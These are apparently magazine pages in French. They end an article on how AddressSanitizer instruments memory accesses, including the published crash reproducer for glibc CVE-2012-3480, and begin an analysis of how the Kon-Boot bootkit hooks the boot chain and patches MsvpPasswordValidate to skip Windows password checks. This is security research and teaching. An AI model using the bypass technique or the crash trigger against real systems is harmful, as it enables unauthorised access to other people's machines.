Nous connaissons donc maintenant l'algorithme utilisé par ASAN pour conserver la liste des zones mémoire accessibles, et vérifier lors d'un accès si celui-ci est autorisé ou non. Il nous reste maintenant à voir comment cette liste est mise à jour et de quelle façon les accès sont interceptés en pratique.

Pour cela, nous allons étudier le code généré par ASAN à l'aide d'Objdump [**OBJDUMP**]. Objdump est un outil de la suite GNU Binutils, qui contient également GNU ld, mais aussi le *linker gold* et d'autres commandes indispensables telles que **addr2line** (utilisée sous Linux par le script **asan_symbolize.py**), **nm** ou encore **readelf**. Il a l'avantage d'être libre et gratuit, et installé sur la majorité des machines. Le code assembleur qu'il génère est bien suffisant pour notre analyse même si, à titre personnel, IDADWARP me manque [**IDADWARP**] :)

Le code désassemblé de cet article a été compilé par Clang 3.1 sous Linux sur une architecture x86_64.

3.2 Utilisation d'objdump

Nous allons soumettre les binaires obtenus à Objdump pour étudier le code généré par ASAN à l'aide de la commande suivante :

```
$ objdump -dCRI -M intel prog
```



L'option **-d** indique à Objdump de désassembler le programme, l'option **-R** de nous afficher les *relocations*, **-l** les numéros de lignes et **-M intel** permet d'obtenir une notation Intel à la place de la notation AT&T. Enfin, l'option **-C** demande à Objdump de démêler (*demangle*) les noms C++ lorsque cela est possible. Nos programmes de test sont écrits en C et ne nécessitent normalement pas cette option, mais Clang, LLVM et ASAN étant développés en C++, elle va s'avérer utile par la suite.

3.3 Protection du tas

Reprendons notre second exemple, qui consistait en une allocation dynamique de mémoire, suivie d'un accès au-delà de la mémoire allouée. À l'aide d'Objdump, nous voyons que le code généré est le suivant :

```
/articles/misc/asan/test2.c:7
405d7f: e8 0c 04 00 00      call  406190 <malloc>
```

Tout d'abord, l'appel à **malloc()** est surprenant, car nous nous attendions à voir un appel à la PLT (*Procedure Linkage Table*), étant donné que **malloc()** se trouve dans une bibliothèque partagée. Ici, l'appel semble faire référence à un symbole présent dans le binaire.

En regardant ce qui se trouve à l'adresse concernée, nous comprenons qu'ASAN fournit le symbole **malloc()** de manière à contrôler les allocations mémoire.

```
000000000406190 <malloc>:
malloc():
[...]
4061ad: e8 1e 1c 00 00      call  407dd0 <__asan::AsanStack
Trace::GetCurrentPc()>
4061b2: 4c 8d b5 d8 fd ff ff    lea   r14,[rbp-0x228]
4061b9: 4c 89 f7              mov   rdi,r14
4061bc: 48 89 de              mov   rsi,rbx
4061bf: 48 89 c2              mov   rdx,rax
4061c2: 48 89 e9              mov   rcx,rbp
4061c5: e8 26 a8 00 00        call  4109f0 <__asan::AsanStack
Trace::GetStackTrace(unsigned long, unsigned long, unsigned long)>
4061ca: 4c 89 ff              mov   rdi,r15
4061cd: 4c 89 f6              mov   rsi,r14
4061d0: e8 2b 3b 00 00        call  409d00 <__asan::asan_
malloc(unsigned long, __asan::AsanStackTrace*)>
```

En effet, nous voyons distinctement que des informations concernant le contexte de l'allocation mémoire sont récupérées et conservées par ASAN, de manière à pouvoir les fournir si une mauvaise manipulation mémoire impliquant la zone nouvellement allouée devait se produire. Ces informations sont récupérées par des appels aux méthodes **__asan::AsanStackTrace::GetCurrentPc()** et **__asan::AsanStackTrace::GetStackTrace()**.

L'allocation mémoire proprement dite est faite dans la méthode **Allocate()** du fichier **asan_allocator.cc**, appelée à partir de la méthode **__asan::asan_malloc** que nous voyons ici.

Pour chaque zone mémoire de taille **size** allouée, une zone mémoire de taille supérieure, **REDZONE + size** (alignée sur **REDZONE**) est allouée.

La zone mémoire complète commence par une zone spéciale « gauche » de longueur 128 (comme indiqué par ASAN lorsque l'option **ASAN_OPTIONS=verbosity=1** lui est passée) qui contient des données internes à ASAN, notamment la taille de la zone allouée, son état et le contexte de l'allocation mémoire. La zone se termine enfin par une seconde zone spéciale « droite » de taille variable, le but étant que la zone complète soit alignée sur une taille de **REDZONE**. Les deux zones spéciales sont bien empoisonnées par le mécanisme décrit précédemment de mémoire Shadow, permettant ainsi de détecter tout accès avant ou après la zone utilisable par le programme.

Notons que les zones allouées dynamiquement ne sont pas directement réutilisables après leur libération par un appel à **free()**, mais restent pendant un temps dans une liste de zones récemment libérées, de manière à pouvoir différencier un accès à une zone récemment libérée et un accès à une zone mémoire jamais allouée.

Continuons l'analyse de notre programme :

```
/articles/misc/asan/test2.c:14
405e8e: 48 8b 4c 24 68      mov   rcx,QWORD PTR [rsp+0x68]
405e93: 48 8b 11              mov   rdx,QWORD PTR [rcx]
405e96: 48 81 c2 02 00 00 00  add   rdx,0x2
405e9d: 48 89 d6              mov   rsi,rdx
405ea0: 48 c1 ee 03              shr   rsi,0x3
405ea4: 48 bf 00 00 00 00 00  movabs rdi,0x100000000000
405eab: 10 00 00
405eae: 48 09 fe              or    rsi,rdi
405eb1: 44 8a 06              mov   r8b,BYTE PTR [rsi]
405eb4: 41 80 f8 00              cmp   r8b,0x0
405eb8: 48 89 54 24 08      mov   QWORD PTR [rsp+0x8],rdx
405ebd: 44 88 44 24 07      mov   BYTE PTR [rsp+0x7],r8b
405ec2: 0f 85 81 01 00 00  jne   406049 <main+0x3e9>
405ec8: 48 8b 44 24 08      mov   rax,QWORD PTR [rsp+0x8]
405ecd: c6 00 62              mov   BYTE PTR [rax],0x62
```

L'adresse de la zone mémoire pointée par **buffer** (qui se trouve en **rsp + 0x68**) est chargée dans **rdx**. L'adresse est incrémentée de 2 puisque la ligne 14 essaye d'accéder au second octet de **buffer**. On retrouve alors l'algorithme de vérification évoqué précédemment, à savoir :

```
Shadow(Memory) = (Memory >> SHADOW_SCALE) | SHADOW_OFFSET ;
```

Ici, un décalage à droite de **SHADOW_SCALE** (3) est effectué dans **rsi**, et le résultat se voit appliquer un **OR** binaire avec **SHADOW_OFFSET** (0x01000000000000). La valeur résultante est l'adresse de l'octet de mémoire Shadow indiquant si l'accès à cette zone mémoire est ou non autorisé. Si l'octet de Shadow concerné est à 0, il n'est pas nécessaire d'aller plus loin et l'accès est autorisé. Sinon, la vérification se poursuit en 406049 :

```
406049: 48 8b 44 24 08      mov   rax,QWORD PTR [rsp+0x8]
40604e: 48 25 07 00 00 00  and   rax,0x7
406054: 48 05 00 00 00 00  add   rax,0x0
40605a: 88 c1                mov   cl,a1
40605c: 8a 54 24 07      mov   dl,BYTE PTR [rsp+0x7]
406060: 38 d1                cmp   cl,d1
406062: 0f 8d 05 00 00 00  jge   40606d <main+0x40d>
406068: e9 5b fe ff ff  jmp   405ec8 <main+0x268>
```

L'adresse mémoire est soumise à un **AND** binaire avec **SHADOW_GRANULARITY** (8) – 1 et le résultat est comparé



à l'octet de Shadow Memory. Si le résultat est supérieur ou égal, cela signifie que l'adresse mémoire n'est pas une adresse valide, et l'accès est refusé avec les conséquences que nous connaissons.

3.4 Protection de la pile

Nous avons vu dans notre dernier exemple la façon dont une écriture dépassant les limites d'une variable sur la pile est détectée par ASAN. Une lecture sera par ailleurs détectée de manière équivalente. Cette détection peut paraître un cas simple, mais elle est par exemple impossible à réaliser pour un programme comme Valgrind qui ne se place pas au niveau de la compilation.

Prenons comme exemple le code suivant :

```
int main(void)
{
    int result = 0;
    char c = 0;
    int result2 = 1;
    [...]
    return result;
}
```

Une simple fonction déclarant trois variables sur la pile, deux entiers et un caractère. Le code compilé avec ASAN puis désassemblé nous donne le résultat suivant :

```
/articles/misc/asan/test14.c:5
405cb0: 55          push  rbp
405cb1: 48 89 e5      mov    rbp,rspl
405cb4: 48 81 e4 e0 ff ff ff  and   rsp,0xfffffffffffffe0
405ccb: 48 81 ec 60 01 00 00  sub   rsp,0x160
405cc2: 48 8d 04 25 30 28 41  lea    rax,ds:0x412830
405cc9: 00
405cca: 48 8d 4c 24 60  lea    rcx,[rsp+0x60]
405ccf: 48 89 ca      mov    rdx,rcx
405cd2: 48 81 c2 20 00 00 00  add   rdx,0x20
405cd9: 48 89 ce      mov    rsi,rcx
405cdc: 48 81 c6 60 00 00 00  add   rsi,0x60
405ce3: 48 89 cf      mov    rdi,rcx
405ce6: 48 81 c7 a0 00 00 00  add   rdi,0xa0
405ced: 48 c7 44 24 b0 b3 8a  mov    QWORD PTR [rsp+0x60],0x41b58ab3
405cf4: b5 41
405cf6: 48 89 44 24 68  mov    QWORD PTR [rsp+0x68],rax
405cfb: 48 89 c8      mov    rax,rcx
405cfe: 48 c1 e8 03      shr    rax,0x3
405d02: 49 b8 00 00 00 00 00  movabs r8,0x100000000000
405d09: 10 00 00
405d0c: 4c 09 c0      or     rax,r8
405d0f: c7 00 f1 f1 f1 f1  mov    DWORD PTR [rax],0xf1f1f1f1
405d15: c7 40 04 04 f4 f4 f4  mov    DWORD PTR [rax+0x4],0xf4f4f4f4
405d1c: c7 40 08 f2 f2 f2 f2  mov    DWORD PTR [rax+0x8],0xf2f2f2f2
405d23: c7 40 0c 04 f4 f4 f4  mov    DWORD PTR [rax+0xc],0xf4f4f4f4
405d2a: c7 40 10 f2 f2 f2 f2  mov    DWORD PTR [rax+0x10],0xf2f2f2f2
405d31: c7 40 14 01 f4 f4 f4  mov    DWORD PTR [rax+0x14],0xf4f4f4f4
405d38: c7 40 18 f3 f3 f3 f3  mov    DWORD PTR [rax+0x18],0xf3f3f3f3
```

Nous voyons là la façon dont la pile est protégée par ASAN. Un rapide décodage nous indique que la pile de chaque fonction est entourée de deux **REDZONE**, la « gauche » et la « droite », toutes deux d'une taille de 32 octets. Ensuite, pour chaque variable déclarée sur la pile, nous avons une **REDZONE** partielle, dont la longueur

permet d'arrondir à 32 octets celle de la variable protégée, et une **REDZONE** intercalaire elle-même de 32 octets.

En utilisant ces zones de protection de la même manière que celles qui entourent normalement les allocations dynamiques, tout accès dépassant une variable déclarée sur la pile peut être détecté.

Nous notons sur le code désassemblé qu'ASAN utilise des valeurs spéciales pour la mémoire Shadow associée aux différentes **REDZONE** :

- celle de la zone « gauche » est remplie avec la valeur « magique » **0xf1** ;
- celle de la zone « droite » avec la valeur **0xf3** ;
- celle des zones intercalaires avec la valeur **0xf2** ;
- enfin, la zone partielle est remplie avec la valeur **0xf4**, sauf pour les octets qui correspondent à la mémoire de la variable et qui sont eux déterminés avec le même algorithme que précédemment.

Nous avons donc ici les valeurs suivantes pour les trois zones partielles :

- **0xf4f4f4f4** pour **result**, dont la valeur correspond bien au fait que les quatre octets de l'entier sont accessibles ;
- idem pour **result2** ;
- **0xf4f4f4f1** pour **c**, qui en tant que caractère n'a qu'un seul octet accessible.

4 Comparaison aux outils du même type

L'architecture même d'ASAN et son intégration au niveau du compilateur offrent des perspectives virtuellement illimitées en termes d'instrumentation. La majorité des concurrents utilisent une approche beaucoup moins intrusive et ne nécessitant pas de recompilation, que ce soit en remplaçant les fonctions d'allocation et de libération de la mémoire à l'aide de précharge ou de compilation statique, comme Electric Fence, ou à l'aide d'un mécanisme de traduction de code à la volée comme Valgrind. Malheureusement, ces approches sont soit trop limitées parce qu'elles ne contrôlent pas le flot d'exécution complet du programme, comme Electric Fence, ou bien trop lourdes et consommatrices de ressources, comme Valgrind.

À titre de comparaison, les tests effectués par Google montrent que l'utilisation d'ASAN implique un ralentissement d'ordre 2 par rapport au temps d'exécution du programme initial, là où Valgrind affiche un rapport d'ordre 20, et les autres outils un rapport allant entre 10 et 40.

Il est également important de noter qu'il semble qu'à l'heure actuelle, ASAN soit le seul outil capable de détecter les dépassesments sur la pile et sur les variables



globales, ainsi qu'un certain nombre d'utilisations de variables allouées sur la pile d'une fonction après que le programme soit sorti de cette fonction.

En contrepartie, ASAN n'est d'aucune utilité lorsque les violations mémoire surviennent dans une partie du code qui n'a pas été compilée avec le support adéquat, ce qui est en général le cas des bibliothèques partagées. Prenons le cas très récent d'une vulnérabilité dans la glibc, la **CVE-2012-3480**. Le programme suivant est l'exemple qui a été donné lors de la publication de la vulnérabilité :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define EXPONENT "e-2147483649"
#define SIZE 214748364

int main (void)
{
    char * p = malloc (1 + SIZE + sizeof (EXPONENT));
    if (p == NULL)
    {
        perror ("malloc");
        exit (EXIT_FAILURE);
    }
    p[0] = '1';
    memset (p + 1, '0', SIZE);
    memcpy (p + 1 + SIZE, EXPONENT, sizeof (EXPONENT));
    double d = strtod (p, NULL);
    printf ("%a\n", d);
    exit (EXIT_SUCCESS);
}
```

L'exécution de ce code sur un programme utilisant une version vulnérable de la glibc donne les traces suivantes, avec respectivement ASAN et Valgrind :

```
$ ./test_integer_overflow_glibc
ASAN:SIGSEGV
==6838== ERROR: AddressSanitizer crashed on unknown address 0x7ffff5dec000 (pc
0x7fe7b8855b1a sp 0x7ffff5dea9d0 bp 0x000000000000 T0)
AddressSanitizer can not provide additional info. ABORTING
[...]
$ valgrind ./test_integer_overflow_glibc
==6844== Invalid write of size 8
==6844==   at 0x4E6EB1A: str_to_mpn.isra.0 (in /usr/lib/libc-2.16.so)
==6844==   by 0x4E6F0B9: __strtod_l_internal (in /usr/lib/libc-2.16.so)
==6844== Address 0x7ff001000 is not stack'd, malloc'd or (recently) free'd
[...]
```

Là où Valgrind est capable d'obtenir des informations très intéressantes sur l'origine du problème, ASAN est totalement démunie.

Il est par ailleurs important de noter qu'il ne faut pas, à l'heure actuelle, utiliser Valgrind sur un binaire compilé avec le support d'ASAN. L'exécution du programme part alors en boucle infinie, consommant toute la mémoire disponible jusqu'à ce qu'elle soit interrompue par **OOM Killer**.

Notons bien par ailleurs que nous ne parlons ici que de la détection des erreurs de manipulation de mémoire. La détection des fuites de mémoire reste un domaine où Valgrind règne sans conteste.

Conclusion

La force de cet outil réside sans aucun doute dans les nombreuses failles potentielles qu'il permet de détecter, dans son faible coût de mise en œuvre et surtout sa rapidité.

Son coût est si peu pénalisant à l'exécution que, contrairement à ses concurrents, il n'existe aucune bonne raison de ne pas l'utiliser systématiquement lors des phases de tests unitaires et fonctionnels de façon à repérer ainsi un maximum de *bugs* qui ne seraient en temps normal pas détectés.

Il existe encore de nombreuses améliorations envisageables à Address Sanitizer. Certaines d'entre elles sont d'ores et déjà en cours d'implémentation, notamment la fonctionnalité permettant d'avoir des traces d'appels exploitables avec nom de fichier, fonction et numéro de lignes sans passer par un script externe, ou encore une fonctionnalité rudimentaire de détection de fuites mémoire.

Les codes complets des différents programmes évoqués dans cet article sont présents à l'adresse suivante : <http://www.coredump.fr/static/misc/asan/>. ■

■ REMERCIEMENTS

Un grand merci aux différents relecteurs, notamment Pierre-François Hugues, Vincent Rasneur et Nicolas Sitbon.

■ RÉFÉRENCES

[ASAN] Address Sanitizer : <http://clang.llvm.org/docs/AddressSanitizer.html>

[ASANEXAMPLES] <https://code.google.com/p/address-sanitizer/w/list>

[ASANSYMBOLIZE] Script résolvant les traces : http://llvm.org/svn/llvm-project/compiler-rt/trunk/libasan/scripts/asan_symbolize.py

[CLANG] Clang : <http://clang.llvm.org>

[EFENCE] Electric Fence : <http://perens.com/FreeSoftware/ElectricFence/>

[FOUNDBUGS] <https://code.google.com/p/address-sanitizer/wiki/FoundBugs>

[GCC] GCC : <http://gcc.gnu.org>

[IDADWARF] IDA-Dwarf : <http://vrasneur.coredump.fr/idadwarf/>

[LLVM] LLVM : <http://www.llvm.org>

[OBJDUMP] Objdump est un outil de la suite GNU Binutils : <http://www.gnu.org/software/binutils/>

[RASNEUR11] Vincent Rasneur, MISC 56, « Analyse statique et pratique avec GCC et ses plugins »

[VALGRIND] Valgrind : <http://valgrind.org/>



ANATOMIE DE KON-BOOT

Sébastien Kaczmarek – skaczmarek@quarkslab.com - @deesse_k

mots-clés : BOOTKIT / KON-BOOT / AUTHENTIFICATION LOCALE WINDOWS

Développé depuis 2008 par Piotr Bania, Kon-Boot permet de contourner les mécanismes d'authentification des systèmes Microsoft Windows récents, depuis Windows XP, ainsi que diverses distributions Linux (Debian, Gentoo, Fedora, ...). Le présent article détaille la méthodologie utilisée par Kon-Boot afin de remonter tout le processus de démarrage d'une machine, du code exécuté par le BIOS jusqu'au mode utilisateur en passant par le mode noyau.

1 Un peu d'histoire

Avant de nous lancer dans le cœur de l'aventure, il est important d'effectuer quelques rappels sur le démarrage des systèmes d'exploitation et les mécanismes utilisés lorsqu'un utilisateur local s'authentifie sur sa station Windows.

Par la suite, nous analyserons Kon-Boot en nous focalisant sur les cibles Windows. La version gratuite est téléchargeable en [1].

1.1 Processus de boot de Windows XP

Le processus de démarrage de Windows XP s'articule en 5 phases complémentaires :

- Le **BIOS**, dont le code est exécuté directement par le CPU, lit le premier secteur qui constitue le MBR (*Master Boot Record*) et le place en mémoire à l'adresse 0000:7C00h (adresse définie en mode réel).
- Le **MBR** positionne en mémoire le chargeur du noyau (**NTLDR**). D'autres secteurs du disque sont utilisés dans le cadre de ce chargement (les 16 premiers secteurs en NTFS ou les 3 premiers en FAT32).
- Le chargeur **NTLDR** bascule le processeur en mode protégé et charge en mémoire le code principal du noyau contenu dans le fichier **ntoskrnl.exe** (si on considère un seul CPU sans l'usage de PAE). Le point d'entrée du noyau **KiSystemStartup()** est alors appelé.

- **Ntoskrnl** se charge de développer les différentes fonctionnalités et services du noyau (IDT, gestion des processus, des objets, de la mémoire, ...) et lance le processus système **smss.exe** (*Session Manager SubSystem*).

- Le processus **SMSS** déploie l'environnement utilisateur et lance les processus **lsass.exe** et **winlogon.exe** dédiés à l'ouverture des sessions utilisateurs et la validation de l'authentification.

À noter que le processus défini est également valable pour Windows NT4, 2000 et 2003 (hors version Itanium). Le lecteur souhaitant approfondir ce sujet pourra parcourir [2].

1.2 Évolutions depuis Windows Vista

Diverses évolutions de ce processus ont été apportées depuis l'apparition de Windows Server 2008 et Windows Vista/7, ces dernières restent cependant principalement liées à la phase de pré-boot du noyau :

- Le chargeur NTLDR a été remplacé par un *boot manager* correspondant à un fichier caché nommé **bootmgr** présent dans c:\ sous Windows Vista et dans la partition système à partir de Windows 7. **bootmgr** utilise le fichier **Boot\BCD** (*Boot Configuration Data hive*) afin de prendre en compte les options du noyau (mode *debug*, vérification des signatures des pilotes, *log*, ...), ce qui s'apparente au bon vieux fichier **boot.ini**.



- Le boot manager appelle **winload.exe** (dans **c:\windows\system32**) afin de charger le kernel (**ntoskrnl.exe** par exemple) ainsi que les premiers pilotes. Le point d'entrée **KiSystemStartup()** du noyau est ensuite appelé.

- Le processus de démarrage du noyau est ensuite sensiblement analogue à celui des versions antérieures de Windows : chargement des fonctionnalités du noyau, lancement du processus **smss.exe** et **winlogon.exe**.




Figure 1 : Processus de boot classique d'un système Microsoft Windows depuis XP

1.3 Mécanisme d'authentification de Windows XP

Avant d'entrer dans les détails de l'analyse de Kon-boot, il est nécessaire de comprendre quels sont les mécanismes intervenant lors de l'authentification d'un utilisateur local.

L'authentification se déroule en mode utilisateur dans le processus **winlogon.exe**, qui présente l'interface graphique, au sein de la DLL **msgina.dll** qui fait appel à la fonction **secur32!LsaLogonUser()** dans **WlxLoggedOutSAS()**.

La fonction réalise une requête LPC (*Local Procedure Call*), avec **ZwRequestWaitReplyPort()**, sur le port **LsaAuthenticationPort** à destination du service LSASS qui est en charge de la gestion de l'authentification. Le service parcourt alors la SAM à la recherche des propriétés du compte (via **SamIGetUserLogonInformation()**), calcule le condensat NTLM associé au mot de

passe fourni par l'utilisateur et le compare à celui stocké dans la SAM via la fonction **MsvpPasswordValidate()** exportée par **msv1_0.dll** (voir Figure 2). À noter que le même processus est utilisé pour authentifier un utilisateur *ActiveDirectory* dont le *hash* a été mis en cache localement sous la forme d'un secret LSA.

Il existe d'autres mécanismes pris en charge par LSASS, on relèvera principalement Kerberos (**kerberos.dll**) mais également Digest Authentication (**wdigest.dll**), un peu moins connu. Techniquement, il s'agit de modules SSP (*Security Service Provider*) [6] implémentant une API unifiée développée par Microsoft.

1.4 Mécanisme d'authentification de Windows 7

Depuis Windows Vista, la DLL **msgina.dll** a été remplacée par l'architecture « Credential providers » (voir [3]) qui est plus souple à gérer pour les modes d'authentification récents : biométrie, *smartcard*, ... et les modules nouvellement développés n'ont plus besoin de faire partie de l'espace d'adressage de **winlogon.exe** qui tourne en session 0, ce qui est plus sûr. Désormais, le processus **logonUI.exe** est en charge de la présentation graphique, les « credential providers » seront alors appelés en fonction du mode d'authentification choisi et permettront la récupération des credentials qui seront alors communiqués par LPC depuis **winLogon.exe** vers le bon package d'authentification, comme sous Windows XP.

Pour l'authentification d'un utilisateur local, le schéma reste toutefois identique à celui présenté pour Windows XP et fait intervenir également la fonction **MsvpPasswordValidate()** dans **lsass.exe** lors de l'appel à **SspiCli!LsaLogonUser()** depuis **winlogon.exe**.

Ainsi, tout outil souhaitant contourner le mécanisme d'authentification locale (classique ou mise en cache par le domaine) peut procéder de la même manière en modifiant le comportement de **MsvpPasswordValidate()** dans le processus **lsass.exe**, quelle que soit la version de Windows.




Figure 2 : Validation du hash NTLM dans **MsvpPasswordValidate()**



2 La stratégie de Kon-Boot

2.1 Objectifs

Kon-Boot a pour objectif simple de tromper le système d'exploitation cible de manière volatile afin que n'importe quel compte puisse être utilisé pour s'authentifier sans renseigner de mot de passe.

Une variante proposée pour les versions de Linux permet de s'authentifier à l'aide d'un compte **kon-usr** spécifiquement créé à la volée.

Pour satisfaire ces objectifs, Kon-boot doit être chargé avant le démarrage du système d'exploitation et doit donc être démarré juste après le BIOS et traverser le flot d'exécution entre l'exécution du secteur de démarrage (en 16 bits mode réel) et les premiers processus lancés en *ring 3* en mode protégé, notamment **winlogon.exe**.




Figure 3 : Interface de Kon-Boot

Dans l'analyse suivante, nous avons porté notre attention sur la version 1.1 disquette (**FDD-konboot-v1.1-2in1.img**), plus simple à analyser en aveugle. Par ailleurs, il existe également une version CD bootable.

2.2 Stratégies

Le processus de remontée du flot d'exécution se fait exclusivement à l'aide de *hooks* judicieusement choisis, dans l'ordre :

- Un hook est posé sur l'interruption **13h** du BIOS afin de contrôler les fonctions **02h** (*Read Sector*) et **42h** (*Extended Read*), ce qui permet de surveiller la lecture du chargeur NTLDR une fois que Kon-Boot rend la main au secteur de démarrage du disque dur (le MBR).
- Un hook optionnel est posé sur l'interruption 15h du BIOS pour contrôler la fonction **E820h** (*Get System Memory Map*) disponible sur les BIOS récents ou Phoenix BIOS 4.0+. L'objectif est ici de tromper le

chargeur du système d'exploitation sur l'organisation de la mémoire en mode réel et éviter que le code correspondant au hook précédemment posé ne soit écrasé. Nous reviendrons sur ce point par la suite.

- L'appel au point d'entrée du noyau **KiSystemStartup()** réalisé par NTLDR est patché pour que Kon-Boot puisse reprendre la main et poser de nouveaux hooks. À ce stade, le chargeur NTLDR a déjà basculé le processeur en mode protégé.
- Un hook est alors posé sur la fonction du noyau **keUpdateSystemTime()**, le code est inséré dans la table des relocations du noyau **ntoskrnl.exe** ainsi que quelques données (l'adresse de la fonction **PsSetLoadImageNotifyRoutine()**) et Kon-Boot laisse la main au point d'entrée du noyau pour qu'il puisse se charger.

Enfin, le dernier hook défini s'occupe d'appeler la charge finale qui réalise le patch de la fonction **MsvpPasswordValidate()**.

Ce qui peut se schématiser de la manière suivante :




Figure 4 : Stratégie de hooking

3 Fonctionnement de Kon-Boot

3.1 Organisation du code

La disquette est organisée de la manière suivante : (voir Figure 5).

On peut remarquer que 90% des données sont liées aux images et une majeure partie du code aux effets




Figure 5 : Organisation physique de la disquette Kon-boot

graphiques avec le bon vieux mode **13h** en 320*200 initialisé avec l'interruption **10h**, comme ce fut le cas pour les jeux DOS de l'époque.

L'outil a entièrement été développé en assembleur, le code est en majeure partie relogable.

Une fois chargé en mémoire, le code sera organisé de manière différente pour survivre suite au démarrage du système d'exploitation.

3.2 Relocations successives

Pour bien comprendre comment Kon-Boot survit au démarrage du système

d'exploitation, il est important de rappeler l'organisation de la mémoire dès les premières phases de boot d'une carte mère à base d'un CPU x86.

Tout d'abord, la première instruction exécutée par le processeur est contenue dans le BIOS à l'adresse **FFFFF0h**. C'est le rôle du *chipset* d'effectuer un *mapping* de la ROM du BIOS dans le bon *range* (de **FFE0000h** à **FFFFFFFh** usuellement).

Une fois le BIOS ayant effectué ses diverses initialisations, celui-ci lit le premier secteur du périphérique de boot (le MBR), le mappe à l'adresse **7C00h** après avoir vérifié que le dernier mot est bien égal au « magic » **AA55h** et laisse la main à la première instruction située à cette adresse.

Pour rappel, à ce stage, le processeur est toujours en mode réel 16bits, l'espace d'adressage maximal est 1Mo (**0h** à **FFFFh**).

La mémoire est adressable en utilisant un registre de segment (**cs**, **ss**, **es** ou **ds** pour les plus classiques) et un index dans ce segment, généralement **si** ou **di**. L'adresse physique réelle peut être calculée en effectuant l'opération **segment * 16 + index**, ce qui permet bien d'adresser au maximum $65536 \times 16 + 65536$ octets de mémoire, soit environ 1Mo. Le lecteur avisé remarquera que dans cette notation, une adresse mémoire peut s'exprimer de plusieurs manières étant donné que l'index s'exprime sur 16 bits et non 4 bits.

On notera dans la Figure 6 que le range **FFE0000h-FFFFFFFh** est un simple alias du range **E0000h-FFFFFh**.

Kon-Boot copie alors l'intégralité de son code dans la partie haute des 640 Ko réservés au DOS pour des raisons de rétrocompatibilité, cela correspond à environ 5 Ko de code. Pour cela, l'adresse globale **0:413h** définie




Figure 6 : Organisation de la mémoire en mode réel

